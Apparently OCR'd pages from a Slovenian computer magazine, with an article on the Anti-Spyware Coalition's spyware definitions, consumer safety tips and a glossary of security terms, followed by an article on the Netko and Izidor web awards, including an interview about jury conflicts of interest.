Microsoft se je sicer hitro zganil in začel več pozornosti namenjati odpravljanju napak, z izdajo popravka Service Pack 2 pa je tudi poskrbel za pravilno nastavitve požarnega zidu v Windows in privzetim posodabljanjem z novimi popravki, vendar s tem ni mogel zaježiti poplave težav zaradi spywarea. Tudi njegov program proti spywareu, ki je brezplačno na voljo v beta različici na Microsoftovi spletni strani, je najbrž prišel prepozno, da bi ustavil plaz. Potrebna je bila **skupna in usklajena akcija**, otipljive rezultate pa lahko uporabniki najdemo na spletni strani ASC ([www.antispywarecoalition.org](http://www.antispywarecoalition.org)). Toda dokumenti, ki jih je pripravilo združenje ASC, niso namenjeni zgolj končnim uporabnikom, temveč tudi podjetjem, ki se ukvarjajo s proizvodnjo programske opreme in oglaševanjem. Za tiste, ki želijo delati legalno, je namreč nadvse pomembno, da njihovega izdelka varnostna oprema v računalnikih uporabnikov ne bo prepoznala kot spyware, proizvajalci druge programske opreme pa lahko tako izvedo, na kaj morajo biti pozorni pri izdelavi varnih in zanesljivih izdelkov.

Tako je navidez povsem obroben podatek o nekem združenju, ki je izdelalo smernice za boj proti spywareu, postal novica na naslovnica računalskih časopisov. Krog je tako sklenjen in **enotne informacije so na voljo vsem**. Seveda je vprašanje, kako se bodo posamezni proizvajalci držali teh smernic, kako bodo uporabniki skrbeli za svoje računalnike in podobno, toda zdaj ne eni ne drugi ne morejo več reči, da enotna podlaga za zaježitev tega problema ne obstaja. Definicije tega, kaj spyware sploh je, pa utegnejo priti prav tudi sodnikom (predvsem v ZDA), saj je bilo v zadnjih letih kar nekaj zmede na sodnih procesih proti podjetjem, ki bi naj domnevno proizvajala spyware, medtem ko so sama seveda zatrjevala, da so nedolžna.

## KAJ SPLOH JE SPYWARE?

Zdaj pa k vsebini ASC-jevih dokumentov. Najtežja naloga je bila postaviti **definicijo** »spywarea in drugih potencialno neželenih tehnologij«, kot so malce širše zastavili celoten pojem. To so tehnologije, ki so nameščene **brez ustreznega strinjanja uporabnikov** in/ali so izvedene na tak način, da **omejijo uporabnikov nadzor nad računalnikom**. Sem sodijo takšne spremembe sistema, ki **negativno vplivajo uporabniško izkušnjo, zasebnost in varnost**. Zajeta je tudi uporaba sistemskih sredstev, kar vključuje izbiro programov, ki so nameščeni v računalniku in/ali zbiranje, uporaba in nadaljnja distribucija osebnih ali drugih občutljivih podatkov.

Če malce pomislimo, je definicija dovolj široka in hkrati tudi enostavna, da lahko zdaj brez težav prepoznamo in označimo spyware. Seveda je v vseh naštetih primerih ključnega pomena **ustrezno strinjanje uporabnika**. Če proizvajalec pred namestitvijo ali uporabo določene tehnologije zahteva izrecno potrditev, da se uporabnik strinja z njegovimi pogoji, seveda ne moremo govoriti o neželeni programski opremi. Pomembno je tudi,




da ga pravilno in v celoti seznanjamo s postopki in obnašanjem same programske opreme. Določena programska oprema je namreč lahko koristna, če je nameščena zavestno, po drugi strani pa škodljiva, če se v uporabnikovem računalniku znajde brez njegove vednosti.

Dokument v nadaljevanju podrobneje razkrija različne tehnologije, poimenovanja (snoopware, droneware, adware ...) in njihove načine uporabe na želen in škodljiv način, vendar to za povprečnega uporabnika ni več tako pomembno. Je pa priporočeno branje za vse, ki se s tem ukvarjajo profesionalno, so zaposleni v IT-panogi ali v tehnoloških podpornih oddelkih. Tudi sicer utegne biti branje celotnega dokumenta zanimivo za tiste uporabnike, ki se z računalniki ukvarjajo ljubiteljsko, a jih vse skupaj pač zanima. Za povprečnega uporabnika pa je bolj koristno, če se posveti navodilom in nasvetom za varnejšo uporabo.

## KAKO NAD SPYWARE?

Najboljša zaščita proti spywareu in drugim škodljivim tehnologijam je, da **preprečimo**, da se sploh znajdejo v našem računalniku. Tudi tu velja enako načelo kot pri virusih, namreč, da je ključnega pomena **seznanjenost** s trenutnimi **nevarnostmi**, trendi in ustreznimi varnostnimi **ukrepi**. Prav slednji naj bodo vedno v koraku s časom. To pomeni, da moramo redno nameščati **posodobitve** operacijskega sistema in programov.

Večina proizvajalcev omogoča samodejno sledenje in nameščanje popravkov, in to je pravzaprav najbolj priporočljiva možnost. Tu so še **nastavitve** programov, še zlasti brskalnika. Različni brskalniki imajo tudi različne privzete nastavitve, s katerimi določamo, kako veliko ali kako malo podatkov smo pripravljene sprejeti s spletne strani. V ASC-jevem dokumentu v zvezi s tem upo-



ravnike napotijo na spletno stran **GetNetWise.org** ([privacy.getnetwise.org/browsing](http://privacy.getnetwise.org/browsing)), kjer lahko najdejo podrobne nasvete v zvezi z Internet Explorerjem, Opero in AOL-ovim brskalnikom, informacije o piškotkih (cookies) in podobno.

**Piškotki** so majhne datoteke, ki jih spletna stran namesti v uporabnikov računalnik, tako da lahko ob naslednjem obisku prikaže prilagojeno vsebino, kar je sicer povsem koristno, toda hkrati lahko s pomočjo teh datotek **spremlja uporabnikove navade**, torej, katere strani je na primer

obiskal. Ena izmed možnih nastavitvev, ki nam bo dala vpogled v dogajanje, je **zahteva za potrditev za nameščanje piškotka** ob obisku spletne strani. Tako lahko eni spletni strani dovolimo namestitve piškotka, drugi ne, nekatere strani lahko označimo kot zaupanja vredne, druge pa preprosto damo na črni seznam in jim ne dovolimo prenosa nobenih podatkov.

➤ **Če kakšno podjetje na veliko oglašuje svoj brezplačni program, si pred prenosom preberite drobni tisk, saj je zelo verjetno, da je program opremljen s kodo spywarea.**

Eden izmed poglobitvenih ukrepov za varno uporabo računalnika je tudi prenos programov **samo s spletnih strani, ki jim zaupamo**. Če nismo prepričani, ali je program popolnoma brez skrite kode spywarea, lahko preprosto povprašamo naokrog, še lažje pa je, da ime programa vpišemo v Google ali drug brskalniki in pripišemo besedo spyware. Tako bomo takoj videli, ali je kdo že prijavil kakšno sumljivo obnašanje tega programa. V pomoč nam bo tudi malce zdravorazumske logike. **Brezplačne stvari niso nikdar povsem za-**

## SLOVARČEK IZRAZOV

Nedavna raziskava kalifornijskega podjetja Trend Micro je pokazala, da je danes že 87 odstotkov uporabnikov seznanjenih s spywareom, toda več kot polovica izmed njih trdi, da še zmeraj ne vedo, za kaj pravzaprav gre. To je tehten razlog in tudi dobra priložnost, da smo pripravili slovarček strokovnih izrazov na temo varnosti v internetu, ki smo jih povzeli po združenju Anti-Spyware Coalition. Tako lahko govorimo o nekakšnih uradnih definicijah, saj je bilo na to temo doslej napisano že veliko, razlik med posameznimi pogledi pa je skoraj toliko, kot je avtorjev samih. Celoten slovar je na voljo na spletni strani združenja ([www.antispywarecoalition.org](http://www.antispywarecoalition.org)).

**advertising display software** – vsak program, ki prikazuje oglase.

**adware** – tip programja iz kategorije prikazovalnikov oglasov, kar še posebej velja za tiste programe, ki izvajajo takšno oglaševanje, ki ni bilo naročeno ali zaželeno s strani uporabnika. Veliko takšnih aplikacij sledi uporabnikom in na podlagi zbranih podatkov prikazuje ustrezne oglase. Nekateri uporabniki tega ne želijo in tudi nočejo imeti nameščene takšne programske opreme, medtem ko so drugi uporabniki s takšnim prikazovanjem oglasov zadovoljni, saj jim prikazujejo samo tiste vrste oglasov, ki ustrezajo njihovi uporabniški izkušnji.

**automatic download software** – vsaka programska oprema, ki se lahko namesti v uporabnikov računalnik brez uporabnikovega posega.

**backdoor** – vrsta programja za oddaljeni nadzor računalnika, ki omogoči tretji osebi, da lahko prikrito upravlja ali nadzira računalnik.

**botnet** – vrsta programja za oddaljeni nadzor računalnika. Sestoji iz več računalnikov, v katerih so nameščeni programski roboti (bots), ki delujejo avtonomno. Avtor botneta lahko na daljavo upravlja celotno skupino. Običajno gre za skupino t. i. zombijev, računalnikov, ki so okuženi z virusi ali trojanskimi konji brez vednosti njihovih lastnikov in rabijo za oddaljeno pošiljanje spama, nadaljnjo distribucijo spywarea, hekerske napade in druge nelegalne dejavnosti.

**cookie** – piškotek; datoteka, ki jo spletna stran ali tretja stranka s privolitvijo spletne strani shrani na disku uporabnikovega računalnika. Ob ponovnem obisku ga spletna stran prebere in uporabniku prikaže vsebino glede na piškotek. Če je piškotek opremljen z identifikacijsko številko, lahko spletna stran prilagodi in poenostavi uporabniško izkušnjo (gesla, nakupovalna košarica, uporabnikove osebne nastavitve prikazovanja spletne strani in podobno).

**DDoS (Distributed Denial of Service) attack** – način zaustavitve računalniškega sistema (strežnika) z veliko količino prometa iz večjega števila računalnikov. Zaradi prevelikega prometa strežnik ne more več normalno delovati (od tod ime zavrnitev storitve). Napad se običajno izvede z botneti, torej z večjim številom zombijev, ki brez vednosti lastnikov »bombardirajo« napadeni strežnik s prometom.

**drive-by-download** – izraz za tehniko, s katero spletna stran obiskovalcu brez njegove vednosti in soglasja naloži na disk programsko opremo (denimo vrsto spywarea). Podobno se lahko zgodi tudi ob prebiranju okuženega elektronskega sporočila, formatiranega v HTML-ju. Ta tehnika se največkrat uporablja z izkoriščanjem varnostnih lukenj v programski opremi ali varnostno neustreznih nastavitvev brskalnika.

**droneware** – programska oprema, s katero lahko napadalec prevzame nadzor nad okuženim računalnikom in ga spremeni v zombija ter več zombijev združi v botnet, da lahko izvaja napade DDoS in podobno.

**exploit/security exploit** – program, ki izkorišča varnostno luknjo v programski opremi ali operacijskem sistemu in s katerim lahko prevzame nadzor nad okuženim računalnikom.

**hijacker** – ugrabitelj; vrsta programske opreme za spreminjanje nastavitvev v programu ali celotnem sistemu. Takšni programi najpogosteje spremenijo nastavitve brskalnika in registra, tako da brskalniki samodejno prikazuje določene spletne strani, preusmerja iskanje po spletu, na novo nastavi domačo stran in podobno. Večina teh progra-

stonj, kajne? Če kakšno podjetje na veliko oglašuje svoj brezplačni program, si pred prenosom preberimo drobni tisk, saj je zelo verjetno, da je program opremljen s kodo spywarea. Ponudnik programa mora namreč oglaševanje plačati, to pa bo počel zgolj, če bo imel kaj od tega, da bo program brezplačno delil naokrog. S takšnimi programi so običajno povezani razni prikriti načini oglaševanja ali zbiranja podatkov o uporabnikih. Proizvajalec je običajno plačan glede na število namestitvev svojega programa.

Ko že govorimo o **drobnem tisku**: pred vsako namestitvijo ali uporabo si le vzemimo toliko časa, da bomo lahko prebrali **pogoje uporabe**. Tu ni dileme – če nismo prebrali pogojev uporabe in pravnih obvestil, ki so morda res nadležna, smo si sami krivi, če se bo v našem računalniku znašel tudi spyware. Preden kliknemo na gumb, s katerim bomo potrdili, da se strinjamo s predloženimi pogoji, se prepričajmo, da resnično razumemo, v kaj bomo pravzaprav privolili. Čeprav je naporeno prebrati pravno latovščino, ki je običajno še v angleščini, je to edini način, da bomo dejansko vedeli, kaj si bomo namestili v računalnik. Včasih tega tudi ni treba prebrati do zadnje črke, še zlasti če imamo na voljo znanca, ki nam bo lahko pomagal z nasvetom o določenem programu. Slabe novice potujejo hitro, in če bomo sloves programa **preverili pri zaupanja vrednem viru**, smo že veliko naredili. Bodimo pazljivi na ohranjevalnike zaslona, programe za uporabo smeškov ali kazalcev, pa tudi na programe za izmenjavo

## Kateri program proti spywareu je najboljši?

Tudi pri spywareu je tako kot pri protivirusnih programih. Eni uporabniki prisegajo na tega proizvajalca in drugi na onega. Ponudnikov je precej, še zlasti v primerjavi s stanjem izpred nekaj let, ko je bilo na trgu le nekaj orodij. Danes imajo skoraj vsi proizvajalci protivirusne opreme v svojih izdelkih vključen tudi nadzor nad spywareom, še vedno pa so na voljo tudi specializirani programi. Končno izbiro seveda prepuščamo vam, nemimo pa, da ne boste udarili v prazno, če boste izbirali med programi Ad-Aware, Pest Patrol, Microsoft Anti-Spyware, Spyware Sweeper ali Spyware Doctor. Ker so nekateri brezplačni, vam priporočamo, da si namestite vsaj dva izmed njih, saj praksa kaže, da nekateri spregledajo tisto, kar najdejo drugi, in obratno. Ob ničnem dodatnem strošku torej malce več previdnosti ne bo odveč.

datotek (programi P2P). Še posebej pa imejmo na očeh programe, ki jih proizvajalci razglašajo kot **orodja za boj proti spywareu**, gre pa pravzaprav za spyware. Kot že rečeno: vedno preverimo pred namestitvijo.

Okna, ki se pojavijo od nikoder in nas opozarjajo na to ali ono pomanjkljivost našega računalnika nam ni treba zapirati s klikom gumba OK ali drugega gumba. Za to imamo gumb »x« v zgornjem desnem kotu našega brskalnika. Sporočilo »Kliknite na gumb, da boste zaprli okno« ima običajno nekje še pripisano drobno besedilo »in namestili programsko opremo«.

Uporabljajmo **preizkušena orodja** za boj proti virusom in spywareu. Tudi **osebni požarni zid** je nepogrešljiv pripomoček. Nekateri uporabniki trdijo, da osebnega požarnega zidu ne potrebujemo v krajevnih omrežjih, saj so ta navzven že zaščiteni s požarnim zidom. Trditev je preprosto napačna. Res je, da je možnost okužbe z

virusom ali spywareom precej manjša, kot če bi imeli računalnik neposredno povezan v internet, toda okužba lahko pride iz kakšnega prenosnika v krajevnem omrežju, ki ga je uporabnik na primer pred tem priključil prek klicne povezave od doma in staknil okužbo.

Če bomo upoštevali navedene varnostne ukrepe, redno posodabljali programsko opremo in operacijski sistem, uporabljali ustrezne programe za preprečevanje okužb, smo na dobri poti, da se nam ne bo treba ukvarjati z odstranjevanjem spywarea iz našega računalnika. **Mimogrede, včasih spywarea sploh ni moč odstraniti, potrebna je nova namestitvev celotnega operacijskega sistema in programov.** Zato je tudi pomembno, da okužbo preprečimo in ne čakamo na to, da se nam bo zgodila. Z malce previdnosti in ozaveščenega ravnanja si lahko tako prihranimo veliko nevšečnosti in ob tem ohranimo prijetno izkušnjo uporabe interneta. ■

mov je narejena tako, da po vsakem zagonu na novo vzpostavi vse nastavitve po navodilih avtorja, tako da uporabniki ne morejo odpraviti te nadloge zgolj s popraviljem nastavitvev brskalnika.

**keylogger** (keystroke logger) – sledilni program, ki beleži pritisnjene tipke na tipkovnici, lahko pa tudi aktivnost miške, nakar te podatke shrani ali po elektronski pošti pošlje tistemu, ki ga je namestil. Takšni programi imajo sicer legitimno področje uporabe tam, kjer je treba zagotoviti izjemne varnostne zahteve, spremljati nepooblaščen dostop do računalnikov in podobno, večinoma pa se uporabljajo za krajo osebnih podatkov, kreditnih kartic in drugih nelegalnih aktivnosti.

**password cracker** – program, ki ugiba gesla. Obstajata dve metodi. Prva je tako imenovani napad z grobo silo (brute force), s katero program ob velikem številu kombinacij preizkuša (ugiba) geslo. Drugi način je slovarski napad (dictionary attack), pri kateri program ugiba geslo na podlagi besed iz slovarja. Pri nelegalni uporabi pomenijo ti programi veliko varnostno grožnjo.

**port scanner** – program, ki preverja, katera logična vrata v računalniku so odprta v omrežje, oziroma katere omrežne storitve zagotavlja računalnik. Preverjanje logičnih vrat se izvaja zaradi iskanja morebitnih šibkih točk računalnika.

**registry** – register; zbirka podatkov o nastavitvah računalnika, vključno z lokacijami in nastavitvami programov in celotnega sistema.

**remote control software** – programska oprema za oddaljeni nadzor računalnika. Medtem ko obstaja veliko legitimnih področij uporabe, predvsem za sistemske skrbnike in pri delu na daljavo, pa je tovrstna oprema velikokrat uporabljena za nezakonit prevzem nadzora nad računalnikom.

**security analysis software** – vsak program, ki analizira varnostne nastavitve in stanje računalnika.

**snoopware** – redkeje uporabljan sinonim za sledilno programsko, ki ji v ožjem smislu pravijo tudi spyware.

**system modifying software** – programska oprema za spreminjanje nastavitvev v programu ali celotnem sistemu. Sem sodi programska oprema, ki spreminja nastavitve domače strani v brskalniku ali drugih programih, lahko pa tudi nastavitve v registru.

**spyware** – besedo uporabljamo dvopomensko. Prvi je ožji in označuje sledilno programsko opremo, ki je uporabljena brez vednosti in privolitve uporabnika. Druga označuje vso programsko opremo, ki jo ASC definira tudi kot »spyware in druge potencialno neželene tehnologije«. Medtem ko je prvi izraz bolj tehnične narave, se drugi uporablja v splošni terminologiji.

**tracking cookie** – piškotki, ki jih uporabljajo za sledenje navadam uporabnika. Tu gre lahko za povsem legitimno uporabo s strani oglaševalcev, ki spremljajo na primer, kolikokrat je bil določen oglas prikazan uporabniku, lahko pa jih uporabljajo tudi za natančnejše profiliranje uporabnika. Tu ne gre za program, temveč zgolj za datoteko, s katero spletna stran identificira brskalnik.

**tracking software** – programska oprema, ki spremlja obnašanje in navade uporabnika, včasih tudi občutljive informacije v zvezi z osebnimi podatki.

**trojan** – trojanski konj ali trojanec; program, ki bi naj počel eno, a izvaja drugo aktivnost.

**virus** – program, ki se sam razmnožuje. Poznamo različno škodljive viruse – nekateri ne izvedejo škodljivih akcij, medtem ko lahko drugi povzročijo veliko škodo.

**worm** – črv je omrežni virus, ki se samodejno distribuira skozi omrežje. Nekateri virusi ne potrebujejo pomoči uporabnika za aktiviranje, drugi morajo za zagon počakati, da uporabnik klikne na določeno datoteko.

**zombie** – zombi je računalnik, nad katerim je bil vzpostavljen oddaljeni nadzor. Zombije pogosto uporabijo za pošiljanje spama ali izvajanje napadov na druge računalnike brez vednosti lastnikov. Več združenih zombijev tvori botnet.

# Slovenski spletni oskarji

Za majhnost slovenskega internetnega prostora je presenetljivo, da imamo kar dve tekmovanji za izbor najboljših spletnih strani. Vas zanima, kakšne so glavne značilnosti nagrad Izidor in Netko, kdo so prejemniki nagrad in katere kriterije mora izpolnjevati spletna stran za doseganje spletne odličnosti?

**Piše: Radoš Skrt**

[rados.skrt@mojmikro.si](mailto:rados.skrt@mojmikro.si)

Idejni oče nagrade Netko je **Robert Peklaj**, ki je leta 1999 kot urednik priloge I&T, ki je izhajala v reviji Gospodarski vestnik, želel preveriti, kako največja slovenska podjetja uporabljajo internet in koliko pozornosti namenjajo temu novemu mediju. Ker je ideja še istega leta padla na plodna tla, je organizacija tekmovanja prevzel Gospodarski vestnik in podelil prvo nagrado podjetju Mobitel, čigar spletna stran je najbolj izstopala po kakovosti. Ker je tekmovanje za nagrado Netko v šestih letih dobilo veljavo in ugled, se seveda ne gre čuditi, da se vsako leto udeležijo izbora vse več spletnih mest. Danes v tekmovalnem izboru sodelujejo tako podjetja kot tudi državna uprava in javne ustanove. Bistvena sprememba, ki jo je moč zaznati v ozadju tekmovanja je ta, da je organizacijo tekmovanja prevzela **Gospodarska zbornica Slovenije**, gonilna sila pa je še vedno ostal Robert Peklaj.

## NETKO 2005

Gospodarska zbornica Slovenije je v sodelovanju z ministrstvom za javno upravo in v soorganizaciji časopisa Dnevnik konec oktobra lanskega leta podelila nagrade Netko za **najboljše poslovne spletne strani v Sloveniji**. Letošnje prejemnike nagrade Netko je izbrala **sedemčlanska žirija**, ki so jo sestavljali trije predstavniki podjetij iz Sekcije za splet, predstavnik GZS, predstavnik javne uprave ter predstavnik javnosti. Žirija je med prijavljenimi spletnimi stranmi ugotavlja predvsem naslednje: ali spletna stran rabi svojemu namenu, ali so cilji organizacije skladni s postavljeno spletno stranjo, ali spletna stran izkorišča možnosti, ki jih medij ponuja, ali je spletna stran tehnično ustrezna in oblikovno všečna?

Za nagrado Netko 2005 se je v **14 kategorijah** potegovalo **89 spletnih mest**. Kot pravijo organizatorji tekmovanja, je glede na količino prijavljenih spletnih mest temu primeren tudi razpon v njihovi kakovosti, ki je v veliki meri odvisna od ciljev, ki jih želi organizacija doseči s spletno stranjo (spletna prodaja, informiranje, ustvarjanje dvosmerne komunikacije z uporabniki itd.).

## PREJEMNIKI NAGRAD

Organizator tekmovanja je podelil **2 zlata Netka**, in sicer spletni trgovini **Igabiba** (<http://igabiba.joker.si>) ter **Citroenu Slovenija** za spletni strani, ki sta namenjeni predstavitvi vozila C1 (<http://www.citroen.si/c1/> in <http://c1.citroen.si/igra/>). **Aerodromu Ljubljana** ([www.lju-airport.si](http://www.lju-airport.si)), ki je prejelo zlatega Netka že leto poprej, pa je bila letos v kategoriji korporativne predstavitve podeljena posebna nagrada za vzdrževanje kakovosti in odličnosti.



Spletna predstavljena stran nagrad Netko

Medtem ko je nagrada zlati Netko izkaz spletne odličnosti v vseh pogledih, pa spletna mesta, nagrajena s **srebrnim Netkom** (podeljenih je bilo 10 priznanj), izkazujejo odlično sodelovanje izvajalcev in naročnikov, katerega rezultat je korektno uresničevanje ambiciozno zastavljenih ciljev.

## Prejemniki nagrade Netko za leto 2005 SPORNA SESTAVA ŽIRIJE

kategorija	zlati Netko
Spletna prodaja	igabiba.joker.si
Blagovne znamke	www.citroen.si/c1/
	<b>srebrni Netko</b>
Izobraževanje, znanost	www.agencija-poti.si
Prosti čas, zabava, šport	www.atlantis-vodnomesto.si
Javna uprava	www.ljubljana.si
Drugo	www.humar.com
Podjetniške predstavitve	www.kopa.si
Prosti čas, zabava šport	www.korenof-lujzek.com
Spletna prodaja	www.mimovrste.com
Turizem	www.staljubljana.com
Zdravje	www.med.over.net
Korporativne predstavitve	www.interblock.si

Čeprav so člani žirije nagrade Netko izbrani z različnih področij, seveda z namenom, da bi lahko zagotovili čim širši pogled in objektivnejše končne ocene, pa ne gre spregledati

## Sveti Izidor – »zaščitnik interneta«

Nagrada Izidor je dobila ime po sv. Izidorju iz Sevilje, rojenem okoli leta 560, ki je (še neuradno) proglašen za zaščitnika interneta. Za spletno stroko je pomemben kot avtor knjige Etymologiae (Etimologija), ki je eden prvih poskusov ustvarjanja podatkovnih zbirk.



dejstva, da so nekateri člani (v mislih imamo vse tri predstavnike Sekcije za splet) žirije **tesno povezani s projekti, ki so prejeli nagrade**. **Tomo Glažar** je iz agencije Sonce.net, ki je dobila zlatega Netka za spletno stran [www.citroen.si/c1/](http://www.citroen.si/c1/), **Matija Hiti** je zaposlen v podjetju Hal interactive, ki je prejelo dva zlata ([www.lju-airport.si](http://www.lju-airport.si), <http://igabiba.joker.si>) in dva srebrna Netka ([www.atlantis-vodnomesto.si](http://www.atlantis-vodnomesto.si), [www.interblock.si](http://www.interblock.si)), **Saša Javorič** pa je iz pod-



Trgovina Igabiba je prejemnica zlatega Netka 2005

jetje Kivi Com, ki je prejelo srebrnega Netka za spletno stran [www.kopa.si](http://www.kopa.si).

Ob teh dejstvih deluje naslednja izjava organizatorja v sporočilu za javnost malce smešna, če že ne sarkastična: »Člani letošnje žirije nagrade Netko so namenoma zbrani z različnih področij, tako da so lahko zagotovili čim širši pogled in **bolj objektivne** končne ocene.« Da ne bo pomote: kakovosti nagrajenih spletnih strani ne gre ničesar oporekati, toda organizator tekmovanja bi lahko veliko bolj premišljeno izbral člane žirije in se tako že vnaprej izognil morebitnim obtožbam in sumom v verodostojnost in neoporečnost tekmovanja. Sicer pa so podobne zgodbe in prigode poznane že iz vsakoletnega slovenskega oglaševalskega festivala SOF, kjer je postalo že običajna praksa, da so predstavniki stroke in še posebej zmagovalcev redno člani žirij.

## NAGRADA IZIDOR

Poleg nagrade Netko, ki že ima določeno tradicijo, smo v Sloveniji v preteklem letu dobili tudi nagrado Izidor, s katero želi organizator tekmovanja, **GV Izobraževanje**, opozoriti na vse spletne projek-

## KAJ MENI IDEJNI OČE NAGRADE NETKO?

Sporna sestava žirije nas je spodbudila, da smo k razgovoru povabili Roberta Peklaja iz Službe za komunikacije pri GZS-ju.

**Moj mikro: Pri sestavi žirije nas je zbudilo dejstvo, da so bili v žiriji trije zastopniki podjetij, ki so imeli v tekmovalnem izboru svoje projekte. Zanima nas, ali ne mislite, da zmanjšujete verodostojnost nagrad, če lahko člani žirije glasujejo za svoje projekte?**

**Robert Peklaj:** Da bi izključili nasprotje interesov, je še pred začetkom dela žirija postavila jasna pravila ocenjevanja, ki med drugim določajo, da **tisti član žirije, ki je povezan s stranjo, te ne ocenjuje** in stran ocenjuje le preostalih šest članov žirije. Prepričani smo, da so člani žirije pošteno in nepristransko opravili svoje delo in da je pomembno predvsem to, da so nagrade Netko dobile tiste spletne strani, ki si med prijavitelji tudi zaslužijo, ne glede na to, od kod prihajajo in kdo jih je delal. To pa je tudi osnovni namen Netka: poiskati in spodbujati tiste poslovne spletne strani, ki služijo svojemu namenu in pri katerih so izvajalci in lastniki strani odlično opravili svoje delo. Bilo bi nepošteno »obtoževati« vse člane žirije, da so pri svojem delu »podlegli pritisku« predsednika žirije ali katerega drugega člana žirije. Pomembnejše se nam zdi vprašanje, zakaj se je na takšne in podobne razpise prijavljajo bolj ali manj isti izvajalci in naročniki. Žal je tako, da je krog kakovostnih izvajalcev in tudi naročnikov v Sloveniji zelo majhen in da se tako v žirijah kot na drugi strani pojavljajo bolj ali manj isti ljudje. Da bi vseeno preprečili njihovo »prevlado«, so bili predstavniki stroke, torej tudi morebitnih izvajalcev, letos v manjšini (Sekcija za splet je imela letos v žiriji tri od sedmih članov). Zato bo ena od naših prihodnjih nalog in želja pritegniti na razpis za nagrado Netko tudi še druge, prav tako kakovostne izvajalce in lastnike strani ter s tem še bolj razširiti idejo o koristni in odlični izbiri spleta v poslovne namene. In to je, če ponovim, osnovni namen Netka, zagotovo pa ne podeljevati nagrade »svojim« izvajalcem.

**Zdi se, da sta za majhnost slovenskega spletnega trga dve tekmovanji (Izidor in Netko) preveč. Kakšne so vaše in njihove perspektive? Ali razmišljate o medsebojni povezavi in enotni nagradi?**

Nagradi Netko in Izidor nista konkurenčni druga drugi. Pravzaprav se dopolnjujeta, ker imata drugačni poslanstvi. Namen nagrade Netko je, kot že ime pove, poiskati najboljše poslovne spletne strani in s tem razširiti idejo o koristni in odlični izbiri spleta v poslovne namene. Poslanstvo Izidorja pa je veliko širše, saj zajema pravzaprav celoten spletni svet. Tako da ne vidim razloga, zakaj ne bi obstajali obe nagradi, kar pa ne izključuje medsebojnega sodelovanja. Če nič drugega, smo lahko drug drugemu dobra spodbuda in tudi merilo, kako čim boljše izpeljati celoten projekt. Menim, da bi z nekaterimi izboljšavami lahko obe nagradi obstali na naših spletnih tleh.

te, ki si zaslužijo pozornost javnosti. Kot navaja organizator, so še posebej dobrodošli projekti, ki so v spletnem okolju odkrili **inovativne načine** za svoje delovanje, izražanje in komuniciranje. Namen nagrade Izidor je nagrajevati **spletno odličnost**, ki je po besedah organizacijskega odbora stičišče treh meril: ciljev projekta, potreb uporabnikov ter značilnosti spleta kot medija in svojevrstnega komunikacijskega okolja.

Drugače kot pri nagradi Netko so lahko poleg žirije svoj glas za najboljši projekt v vseh trinajstih tekmovalnih kategorijah oddali **tudi vsi spletni uporabniki**. Glasovanje ljudstva je potekalo na spletni strani [www.izidor.net](http://www.izidor.net) od 11. do 16. januarja 2005. Morebitno večkratno glasovanje istega uporabnika so organizatorji preprečevali z nameščanjem piškotkov (cookies), z beleženjem IP-naslovov, s katerih so prihajali glasovi, ter s posebnimi kontrolnimi vpisanimi številkami. S preverjanjem piškotkov in IP-naslovov pa so glasove še dodatno filtrirali in s tem preprečili njihovo morebitno podvajanje.

Zaradi dvojnega načina glasovanja (žirija in ljudstvo) so 20. januarja v Portorožu na osrednjem večeru NET konference 2005 podelili kar **26 nagrad v 13 kategorijah**. Pri tem velja omeniti, da so bili nagrajeni tako lastniki zmagovalnega spletnega mesta kot tudi njegovi ustvarjalci. V primerjavi s sestavo žirije

nagrade Netko je bilo pri Izidorju ocenjevanje prijavljenih projektov zaupano bolj premišljeno sestavljeni strokovni žiriji, ki so jo za vsako tekmovalno skupino sestavljali trije člani z dopolnjujočim se znanjem in izkušnjami: strokovnjak za področje, ki ga skupina vsebinsko pokriva (finance, zdravje, šport, itd.), novinar ali teoretik, ki profesionalno spremlja dano področje in predstavnik spletne stroke. Tako so se med člani žirije znašle tudi osebe, ki so dobro poznane širši javnosti: Miha Mazzini, Matjaž Hanžek, Mišo Alkalaj, Igor E. Bergant in drugi.

### DOBITNIKI NAGRAD IZIDOR

Žirija je pri ocenjevanju upoštevala kriterije, ki izhajajo iz pojmovanja spletne odličnosti. Ta se nanaša na zadovoljevanje ciljev projekta (ali spletno mesto podpira cilje organizacije oziroma projekta, ki ga predstavlja), na upoštevanje potreb, želja in navad uporabnikov spletnega mesta (ali sta vsebina in delovanje spletnega mesta usklajena z uporabniškimi skupinami) in na upoštevanje značilnosti spleta kot medija in komunikacijskega okolja.

Nagrade so bile podeljene v dvanajstih tekmovalnih skupinah (finance, kultura, novice in mediji, osebne strani, otroci in mladina, servisi, skupnost, šport, trgovina, država, zabava,

zdravje), ki so bile zasnovane iz rabe interneta v vsakdanjem življenju. Ker je z omejenim številom kategorij nemogoče zajeti celoten spekter različnih spletnih strani, je organizator tekmovanja uvedel še trinajsto kategorijo za vse tiste spletne strani, ki ne najdejo svojega mesta v drugih tekmovalnih skupinah.

### Dobitniki nagrade Izidor

Finance	Kultura
Žirija: <a href="http://www.mojdenar.com">www.mojdenar.com</a>	Žirija: <a href="http://papyrus.uni-lj.si">papyrus.uni-lj.si</a>
Ljudstvo: <a href="http://www.nlb.si">www.nlb.si</a>	Ljudstvo: <a href="http://www.rockonnet.com">www.rockonnet.com</a>
Novice in mediji	Osebne strani
Žirija: <a href="http://www.24ur.com">www.24ur.com</a>	Žirija: <a href="http://doubleplusgood.skylined.org">doubleplusgood.skylined.org</a>
Ljudstvo: <a href="http://www.obala.net">www.obala.net</a>	Ljudstvo: <a href="http://www.mojcacuk.com">www.mojcacuk.com</a>
Otroci in mladina	Servisi
Žirija: <a href="http://www.otroski.com">www.otroski.com</a>	Žirija: <a href="http://www.lju-airport.si">www.lju-airport.si</a>
Ljudstvo: <a href="http://www.obala.net">www.obala.net</a>	Ljudstvo: <a href="http://www.obala.net">www.obala.net</a>
Skupnost	Šport
Žirija: <a href="http://www.mobisux.com">www.mobisux.com</a>	Žirija: <a href="http://www.elansnowboards.com">www.elansnowboards.com</a>
Ljudstvo: <a href="http://www.obala.net">www.obala.net</a>	Ljudstvo: <a href="http://portal.siol.net">portal.siol.net</a>
Trgovina	Država
Žirija: <a href="http://www.ena.com">www.ena.com</a>	Žirija: <a href="http://www.uvi.si">www.uvi.si</a>
